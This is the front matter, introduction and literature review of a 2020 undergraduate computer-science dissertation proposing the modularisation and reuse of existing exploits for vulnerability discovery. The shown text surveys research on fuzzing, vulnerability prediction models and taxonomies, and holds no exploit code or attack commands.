Re-Configurable Vulnerability Discovery

By

J.M.S.K. Jayawardane
2015/CS/064

This dissertation is submitted to the University of Colombo School of Computing
In partial fulfillment of the requirements for the
Degree of Bachelor of Science Honours in Computer Science

University of Colombo School of Computing
35, Reid Avenue, Colombo 07,
Sri Lanka
July 2020

Declaration

I, J.M.S.K. Jayawardane (2015/CS/064) hereby certify that this dissertation entitled "Re-Configurable Vulnerability Discovery" is entirely my own work and it has never been submitted nor is currently been submitted for any other degree.

....

Date Signature of the Student

I, Dr. Kasun De. Zoysa, certify that I supervised this dissertation entitled "Re-Configurable Vulnerability Discovery" conducted by J.M.S.K. Jayawardane in partial fulfillment of the requirements for the degree of Bachelor of Science Honours in Computer Science.

....

Date Signature of the Supervisor

Abstract

In the field of application security, vulnerability discovery now has become a major role. Most of the time, vulnerability discovery tools are used to find vulnerabilities in systems before and after they are released. And there are exploits developed for known vulnerabilities while these exploits can also be used to identify unknown vulnerabilities. But these exploits cannot be developed easily as it takes a long time and a high cost to develop these exploits.

In this research, the concept of modularization for exploits is introduced to reduce the cost in developing new exploits. With this modularization concept, previously developed exploits can be re-used to develop new exploits by building workflows.

In this research, most of the exploits in the exploit database are studied with the vulnerability information from the Common Vulnerabilities and Exposures database to identify common similarities between exploits. After that, possible workflows that can be generated from these exploits are studied. Then, a sample workflow is built from two exploits taken from exploit database which are related to two WordPress plugins. This workflow is executed as a single exploit with two modules to show that the exploits can be modularized to build new exploits by re-using them which will help in increasing the efficiency of the current vulnerability discovery process.

Keywords: exploit, vulnerability, modularize

Preface

The work presented in this study has used two exploits from exploit database which were previously developed by two other personalities. The exploit built from merging the two exploits is implemented by the author of this document. The body of work mentioned herein is the work of the author. The extended code segment for the exploit implemented for the workflow can be found in the appendices of this document. All the executions of the exploits were conducted by the author without causing any harm for third parties.

Acknowledgement

I would like to express my sincere gratitude to my Supervisor Dr. Kasun De. Zoysa and Co-supervisor Dr. Primal Wijesekera for the continous support on this project, for their patience, motivation and guidance throughout this project.

Mr. Charith Madhusankha and Mr. Kenneth Thilakarathne for the invaluable insight and assistance in completing the study.

My parents for supporting me emotionally and financially as well as for being my strength.

The collegues from University of Colombo School of Computing (UCSC) for their motivation and enthusiasm.

Contents

List of Figures

Acronyms

AJECT	Attack Injection Tool
CRED	C Range Error Detector
CSRF	Cross-site Request Forgery
CVE	Common Vulnerabilities and Exposures
IKE	Internet Key Exchange
IMAP	Internet Message Access Protocol
NVD	National Vulnerability Database
OS	Operating System
POP	Post Office Protocol
WP	WordPress
XSS	Cross-site Scripting

Chapter 1

Introduction

Security vulnerabilities have nowadays become a great concern because an unpatched vulnerability can potentially permit a security breach. Vulnerability is a software defect that can be exploited to cause a security breach. Predicting the number of vulnerabilities in a software system will allow the developers to plan for allocation of resources needed to develop patches to address the vulnerability. A quick patch development process will reduce the exposure to zero-day exploits which exploit the time window between the discovery of a vulnerability and the release of a patch to remedy it. It also gives a measure of the trustworthiness of the software (1).

In total, efforts for the invention of those sorts of vulnerabilities end in the disclosure of between 4600-6800 vulnerabilities per annum, as measured over the last eight years (2). These vulnerabilities are distributed over the whole software landscape and are of varying severity. Attackers interested in compromising specific targets therefore find a much smaller amount of vulnerabilities at their disposal. For example, only 31 critical vulnerabilities were disclosed in the Firefox Web browser in previous years, some of which are relevant only for few versions of the program. To date, the vast majority of critical vulnerabilities are found by manual analysis by security experts (3). Most of the experts have avoided fully automated testing and they have done some parts manually.

At present, software testing can be divided into three categories: White-box, Black-box and Gray-box testing. White-box testing consists in generating tests assuming a complete knowledge of the application code and behavior. Black-box testing

do not need to know the internal structure of the software, it just inputs data to software and monitors whether the software occurs exception. The third type is Gray-box testing which stands between the two methods aiming to taking advantages of both. It uses only a minimized knowledge of the behavior target. (4) Expert hackers referred to as "white-hat hackers" examine a wide variety released software for vulnerabilities that they will undergo "bug bounty" programs, often getting to develop sufficient credibility and skills to be contracted directly by companies for the expertise they have shown. Bug bounty programs offer "bounties" (e.g., money) to anyone who identifies a vulnerability and discloses it to the vendor. By tapping into the wide population of white-hat hackers, companies have seen significant benefits to product security, including higher numbers of vulnerabilities found. (5)

When considering the current tools used, Metasploit is among the most widely used exploitation tools in the security (hacking) field. Metasploit is a self-described framework for cyber exploitation. As a framework, it eases the trouble to take advantage of known vulnerabilities in networks, operating systems and applications, and to develop new exploits for brand spanking new or unknown vulnerabilities.

For developing new exploits, most of the time the exploit has to be written from the very beginning which will be very costly and time consuming. For this purpose, the concept of modulation would reduce the cost as only the corresponding module is re-developed and re-plugged. So, as proposed in this research, the concept of a reconfigurable vulnerability discovery approach will give better results with reduced implementation cost when discovering unknown vulnerabilities.

1.1 Background to the Research

While security vulnerabilities are increasingly creating havoc in the world with embarrassing data breaches, system breaches, and sabotage, people are reluctantly turning into security testing to make sure that their systems are safe from vulnerabilities. CVE database is a good source to give the latest snapshot of the known vulnerabilities. While it might still not be ideal, CVE database is the yardstick against with every system should be tested to make sure the system is safe.

People have developed tools based on the content of the CVE database. To make security testing more efficient and more usable, tools have automated testing based on the CVE content. The automation reduces the time on testing, but it introduces a new threat that it is hard to update the tool to meet up with the updates on the CVE database i.e., newly found vulnerabilities. As a result, most of the security testing tools either run on outdated set of vulnerabilities or take a significant time to update themselves to match up with the latest CVE content.

Because of these, systems running these tools are not tested against the latest potentially more threatening vulnerabilities. This is a very critical issue to the entire industry. If there is a way to reduce the time required for the tools to get updated to match up with the latest CVE content it will fix this issue to a greater extent.

1.2 Research Problem and Research Questions

1.2.1 Problem Statement

Identifying security vulnerabilities in a software system could be a vital task that needs a huge human effort. At present, vulnerability discovery is the responsibility of software testers before the release of the software and white-hat hackers (bug bounty programs) afterwards. In the afterward scenario, hackers will either use tools for the exploitation or experts mostly do it manually.

When in the manual mode, it's all up to the hacker to decide what to do and how to do. But when using the tools, there are exploits developed for known scenarios and all the hacker has to do is the execution part.

When a patch is applied to a known vulnerability properly, the developed exploit will no longer work. But that exploit might work again with some changes to the source code for some other known vulnerability. But instead of reconfiguring, new exploits for each vulnerability is developed. The reconfiguration part will be much easier if the exploit is developed as a collection of modules. Then only the relevant module(s) can be configured as needed and can be reused. This will also reduce the cost for the re-configuration. This modularization technique can be used within exploits if a proper workflow can be identified.

1.2.2 Research Aim

This research is mainly focused on proving the concept of modularization of exploits. As the current methods of configuring developed exploits are not much efficient, having a proper way to develop exploits will increase that efficiency. So, the aim of this research is to identify similar workflows between exploits and to generate new workflows from multiple exploits to introduce the concept of modularization for the exploits.

1.2.3 Research Questions

- Is it possible to modularize exploits in a way such that these modules can be re-used to build new exploits?
- What are the possible levels and patterns for the proper modularization of the exploits?

1.2.4 Research Goals & Objectives

- Identify common similarities (modules) between currently developed exploits.
- Build a workflow to merge and create new exploits based on the identified modules.

1.3 Justification of the Research

Vulnerability discovery now has become a major role when talking about security. Most of the time, vulnerability discovery tools are used to find vulnerabilities in systems before and after they are released. And there are exploits developed for known vulnerabilities while these exploits can also be used to identify unknown vulnerabilities.

When considering about re-configuring already developed exploits, it is not easy and on the other hand very costly as all vulnerabilities are not same alike. So, if there were modules for exploits, it will be much easier to re-configure as only the corresponding module is needed to be made changes. This will reduce the cost in re-configuring and will increase the efficiency in discovering vulnerabilities.

1.4 Methodology

In this research, the exploits developed from previous years are taken into study and the similarities among these exploits are investigated. If a common workflow can be generated from parts taken from more than one exploit, then the objective of this research can be achieved. So, from these investigations, parts from several exploits are taken and lined up to form a new workflow to show that this modularization concept can be achieved and to show that components from different exploits can be reused to form new exploits with low development cost.

1.5 Outline of the Dissertation

The remainder of the dissertation is structured as explained in this section. Literature review included in chapter 2 was conducted with the intention of identifying a proper approach to compare and identify similarities between exploits.

The design of the research which includes the approaches taken to identify similarities between exploits and the approaches taken to build proper workflows from previously developed exploits are explained in chapter 3. Chapter 4 contains a discussion on the technologies, vulnerable applications and exploits which were used for the implementation of this research. And also, how the exploits were used to develop a new exploit is also discussed in chapter 4.

The process of execution of exploits and the comparison of the process is discussed in chapter 5. This also includes information about the results gained from the execution of exploits. And finally, the conclusions of this research are discussed in chapter 6. The conclusions on the research problem and the research questions are contained in this chapter along with the future work that can stem from this research.

1.6 Definitions

Throughout the document, the term workflow is used as a proper lineup of exploits or components of exploits that can be used to perform an exploitation on a target system.

1.7 Delimitations of Scope

In this research, only the public exploits from exploits database are studied to identify similarities. And no any development of new exploits or finding new vulnerabilities have been done in this research. As this research is focused on introducing the concept of modularization, all the exploits from the exploits database are not re-tested to find whether they work. Instead that, only the general idea is taken from each exploit.

1.8 Conclusion

This chapter represents the overall picture and importance of this research which includes the background to the research, research problems, justification, and methodology, the outline of the dissertation, definitions, and the scope of the study. At first, the background of the research and research problems are clearly described. Then the research was justified and the methodology was briefly described. Then the dissertation was outlined. Then definitions and delimitation of the scope were presented thereafter.

Chapter 2

Literature Review

This review is conducted mainly to identify the background and the solutions for the research questions posted in Chapter 1. A brief introduction to the current vulnerability discovery process is included in this chapter. And this will also provide an insight into a proper approach by identifying improvements, techniques as well as the weaknesses in the current process.

2.1 Vulnerability Discovery Process

With the rapid growth of the complexity of software, finding security vulnerabilities in operating systems has become a necessity. Nowadays, Operating Systems are shipped with thousands of binary executables. Unfortunately, tools and methodologies for an OS level scale program testing within a limited time budget are still missing. CVE database is considered as the yardstick against with every system should be tested to make sure the system is safe. Latest CVE content (6) indicates that more than 14500 vulnerabilities have discovered so far this year. But CVE database might still not be ideal. There might be other vulnerabilities that even CVE database has not identified. So, researchers have researched for ways to discover vulnerabilities in systems by different approaches.

In (7), an approach that uses lightweight static and dynamic features to predict if a test case is likely to contain a software vulnerability using machine learning techniques has been followed. And to show the effectiveness of their approach, they have set up a very large experiment to detect easily exploitable memory cor-

ruptions using 1039 Debian programs which are obtained from its bug tracker. To perform a reasonable evaluation of their methodology, they have collected 138,308 unique execution traces and statically explored 76,083 different subsequences of function calls. And they have managed to predict which programs contained dangerous memory corruptions with a 55% of accuracy and which programs resulted robust with a 83% of accuracy with this approach. And they have also developed and implemented VDiscover, a tool that uses state-of-the-art Machine Learning to predict vulnerabilities in test cases. The researchers have mentioned that this tool will be released with an open source license to encourage the research of software vulnerability discovery at large scale, together with VDiscovery which is a public dataset that collects raw analyzed data.

In the conclusion, (7) clearly states that the large-scale prediction of programs flagged and unflagged as vulnerable using static/dynamic features is feasible even without source code which is useful for the reconfigurable vulnerability discovery as source code is not being used here. And the researchers also suggest that it could be a good idea to search for similarities between program slices to detect similar behaviors.

In (8), an approach called vulnerability scrying, a new paradigm for vulnerability discovery prediction based on code properties has been proposed. Using compiler-based static analysis of a codebase, code properties such as code complexity, and more importantly code quality, from the source code of a software application have been extracted. Then they have proposed a stochastic model which uses code properties as its parameters to predict vulnerability discovery.

A different approach has been followed in (9). In this research, they have presented an attack injection methodology for the automatic discovery of vulnerabilities in software components. This approach is also much related to the reconfigurable vulnerability discovery as this approach is not focused on the source code. And this methodology was implemented in a tool called AJECT (Attack inJECtion Tool). The researchers have mentioned that this tool was designed to look for vulnerabilities in network server applications, although it can also be utilized with local daemons. And they have also mentioned that these network server applications are probably the most relevant components that need protection because they consti-

tute the primary contact points of a network facility, as the reason for specifically selecting these applications for the research. AJECT treats the server as a black box while it does not need the source code to perform the attacks. Figure 2.1 shows a model of a component with existing vulnerabilities.



Figure 2.1: Exploiting a vulnerability

To demonstrate the usefulness of the approach introduced in (9), the researchers have conducted 58 attack injection experiments with 16 e-mail servers running POP and IMAP services. The main objective of them was to investigate that if their AJECT could automatically discover previously unknown software vulnerabilities in fully developed and up to date server applications. And this attack injection methodology is shown in figure 2.2.



Figure 2.2: The attack injection methodology

And in the conclusion of (9), the researchers have mentioned that in any case,

AJECT successfully discovered vulnerabilities in five servers, which corresponded to 42 percent of all tested commercial applications making that this approach is also applicable in vulnerability discovery.

In (10) also, the researchers have come up with a tool called ProFuzzer to find zero-day vulnerabilities. This tool follows a probing technique and at first, it mutates the inputs and then it analyzes the outputs received based on those inputs. And then it adjusts the inputs according to the outputs. The interesting thing about this ProFuzzer is that it has shown better performances as the state-of-art fuzzers and also with their testing, it has generated 30 CVE entries with 42 zero-day vulnerabilities.

As in the previous ones, in (11) also, the researchers have introduced a fuzzing technique to find vulnerabilities in Internet Key Exchange (IKE) protocol which is applied with the internet communication. What they have done is more like the previous fuzzing techniques.

In (12), the researchers have done a research to describe some vulnerability discovery models. Here, six vulnerability discovery models that have been proposed are analytically described, and those are evaluated using actual data for four major operating systems (i.e. Windows, Linux). These models are Anderson Thermodynamic Model (AT), Alhazmi-Malaiya Logistic Model (AML), Rescorla Quadratic Model (RQ), Rescorla Exponential Model (RE), Logarithmic Poisson Model (LP) and Linear Model (LM). With these models, the researchers have come out with a conclusion that each model has different performances. That means, different models can be good for different conditions. Figure 2.3 shows fitting results from each of these vulnerability discovery models with respect to Windows XP. (RSS-Residuals Sum of Squares, AIC-Akaike Information Criteria).

Model	Parameters			χ^2–test		RSS	AIC
				χ^2	P-Value		
*AT	K/γ	C		524.59	0	54178.7	745.20
	49.251	9.186					
LM	u	v		127.18	0.006916	8928.76	622.67
	-20.412	3.0779474					
LP	β_0	β_1		243.04	0	16018.76	662.34
	11757.872	0.0002234					
RE	λ	N		241.42	0	15890.74	661.80
	6.9301E-05	37790.660					
RQ	S	K		36.86	0.971	1655.98	492.10
	0.044	0.734					
AML	A	B	C	65.99	0.147	1691.58	511.47
	0.0003	288.7025	0.1206				

Figure 2.3: Fitting results for windows XP

In (13), Andy Ozment has done research to show that most current work on these vulnerability discovery models is theoretically unsound. After that, the researcher proposes a standard set of definitions which are relevant to the measuring characteristics of software vulnerabilities and their discovery process and then he also describes the theoretical requirements of these Vulnerability Discovery Models and highlights the shortcomings of the existing work.

In (14) also, the researchers have focused on the vulnerability discovery models. They have investigated the prediction capabilities that these models offer by evaluating the accuracy of predictions made with partial data. Then they examine both a recently proposed logistic model and a new linear model.



Figure 2.4: AML model fitted to Windows 95 vulnerability data set

Figure 2.4 shows an example of a fitted model, together with actual data for cumulative number of vulnerabilities Ω for Windows 95. As in this figure, the vulnerability discovery rate (dΩ/dt) has increased at the beginning, reached a steady rate and then started to decline.

The (14)'s results indicate that the prediction error is significantly less when a constraint based on past observations is added and that the linear model may yield acceptable projections for systems for which software vulnerability discovery has not yet reached a saturation level. And also, from the results, it is suggested that it might be possible to improve the capability of prediction by combining dynamic and static approaches or by combining different models.

In (15), the researchers have followed a different approach using the source code. Here the researchers propose a method for assisting a security analyst during auditing of source code. Extracting abstract syntax trees from the code has preceeded their method and the determination of structural patterns in these trees, such that each function in the code can be described as a mixture of these patterns. Schematic overview of their method is represented in figure 2.5.



Figure 2.5: Schematic overview of method used for vulnerability extrapolation

According to (15), this representation enables to decompose a known vulnerability and extrapolate it to a code base, such that functions potentially suffering from the same flaw can be suggested to the analyst.

A quantitative characterization of vulnerability life cycle and exploit creation by probability distributions is presented in (16). Helping the production of quantitative measures of information system security considering system environment is mainly aimed in this research. And in (16), there are two main environmental factors which they have mainly focused; the life cycles of vulnerabilities and the behavior of attackers. Then, probability distributions and their parameters that could model these environmental factor events quantitatively are considered. While

in the evaluation part, the researchers have looked for specificities of vulnerability categories to define the parameterization of their quantitative security evaluation to model more precisely.

One would like to be able to predict the likelihood that a piece of software contains a yet-to-be-discovered vulnerability, which must be taken into account in security management due to the increasing trend in zero-day attacks. In (17), the researchers have conducted an empirical study on applying data-mining techniques on National Vulnerability Database (NVD) data with the objective of predicting the time to next vulnerability for a given software application. Then they have experimented with various features constructed using the information which are available in NVD, and then they have applied several machine learning algorithms to examine the predictive power of the data. According to (17), final results have shown that the data in NVD generally have poor prediction capability, with the exception of a few vendors and software applications. By doing a large number of experiments and observing the data, (17) suggests several reasons for why the NVD data have not produced a reasonable prediction model for time to next vulnerability with their current approach.



Figure 2.6: The Trend of Vulnerability Numbers on NVD upto 2010

In (18),(19), (20) and (21), the researchers have followed an approach to classify

these vulnerabilities. (18) proposes a new approach for software vulnerability classification, which is based on vulnerability characteristics including accumulation of errors or resources consumption, strict timing requirement and complex interactions between environment and software. They also present seven attack patterns and explore the mapping between vulnerability types and attack patterns. The proposed methods are used to analyze the software vulnerabilities and the corresponding attacks related to those vulnerabilities reported by Google Project Zero. The vulnerability types are defined according to the complexity of identifying, fixing and exploiting vulnerabilities. The types are shown in Figure 2.7 (Short terms are described in (18)).



Figure 2.7: Vulnerability Types

(20) offers a detailed review of significant work which has been done in the development of taxonomies of attacks and vulnerabilities present in systems. Also, (20) examines the efficiency of taxonomies for use in a security evaluation procedure. And the researchers also have summarized the characteristics of various prominent taxonomies and have provided a structure for organizing information about some well-known attacks and software vulnerabilities that would help in security evaluation procedure. In (22), they also have done a research to improve the effectiveness of the current vulnerability discovery process by comparing different kinds of vulnerability discovery techniques.

(21) is based on different parameters for the vulnerability classification. And different categories of vulnerabilities are considered here. The researchers indicate that this classification can help in the better modeling of vulnerabilities and iden-

tification of control measures and then this classification analysis can be used to determine the categories of flaws/vulnerabilities that are probable to be stumbled upon.



Figure 2.8: Classification of Vulnerabilities

In (23), the researchers have proposed a penetration testing model with seven phases which they known as SPPT-Model. In this research they have introduced a flow with seven phases to do the penetration testing efficiently and they have recommended it for almost every type of company to find vulnerabilities in their systems. And also, they have mentioned that the main aim behind introducing this kind of dynamic penetration testing model as to bind the complex and lengthy procedure of current penetration testing process. Even though the model is dynamic, there should be a tester to evaluate the faults and vulnerabilities accurately from the results of the model and the researchers have mentioned that rather than the other models, this model will simplify the process for the tester. So, the tester will be able to do better work in less time and also will be able to keep their systems secure frequently. With this, this process will reduce the cost in finding vulnerabilities however they have mainly focused on introducing a better model for the whole process of vulnerability discovery rather than the exploitation process. But they have given a flow for the exploitation. That flow suggests finding if a previ-

ously developed exploit for the found vulnerability if available and else to develop a zero-day(new) exploit. The model and the activity diagram are shown in figure 2.9 and figure 2.10.



Figure 2.9: Seven Phase Penetration Testing Process Model



Figure 2.10: Exploit Activity Diagram

In (24), the researchers have proposed an approach to find vulnerabilities in

systems based on the security patches introduced for the previously known vulnerabilities. Basically, this approach will find vulnerabilities in systems which are not patched even though the patches were introduced. In this research, the researchers are mainly focused on code clones and from these clones, they identify the false positives. However, their results have shown higher accuracies. This kind of research gives the evidence that the developers and programmers are reusing the same code and therefore there can be same kind or similar vulnerabilities in different programs. As this happens, then the same exploit can also be reused in different instances. So, this kind of research will describe the importance of reusing the previously developed exploits and therefore the modularization concept also.

With these related works and the approaches taken for the classification of software vulnerabilities, several types which were most common among these types of vulnerabilities were selected for the analyzation. The most common types among these categories were Memory Buffer Overflow, Remote Code Execution, Cross Site Scripting and SQL Injection. Then the exploits related to these categories were taken from the exploits database for past few years. With that, it was justified that most of the exploits related to cross-site scripting and SQL injection were done manually.

In (25), the researchers have introduced a static analysis for finding cross-site scripting vulnerabilities. For this, they have much focused into the input validation by considering whether its weak or by absence of input validation. They have done a string analysis and have provided some effective checking algorithms based on a policy they have formalized.

Mostly, in the exploits related to these two categories, the exploit was a text file describing the vulnerabilities each had. However, that doesn't imply that these categories have no similarities between each other, and it was very clear that going forward with other two categories would be much suitable as the main intention was to build workflow from different exploits to introduce the modularization concept.

In (26) and (27), the researchers have researched about how the buffer overflow attacks happen and then they have introduced techniques to detect these buffer overflow attacks. In (26), they have introduced a practical detector called CRED

(C Range Error Detector). This dynamic detector checks for the bounds of the memory and it detects when the buffer overflow attacks that could happen. And CRED was implemented as an extension to the GNU C compiler version 3.3.1.
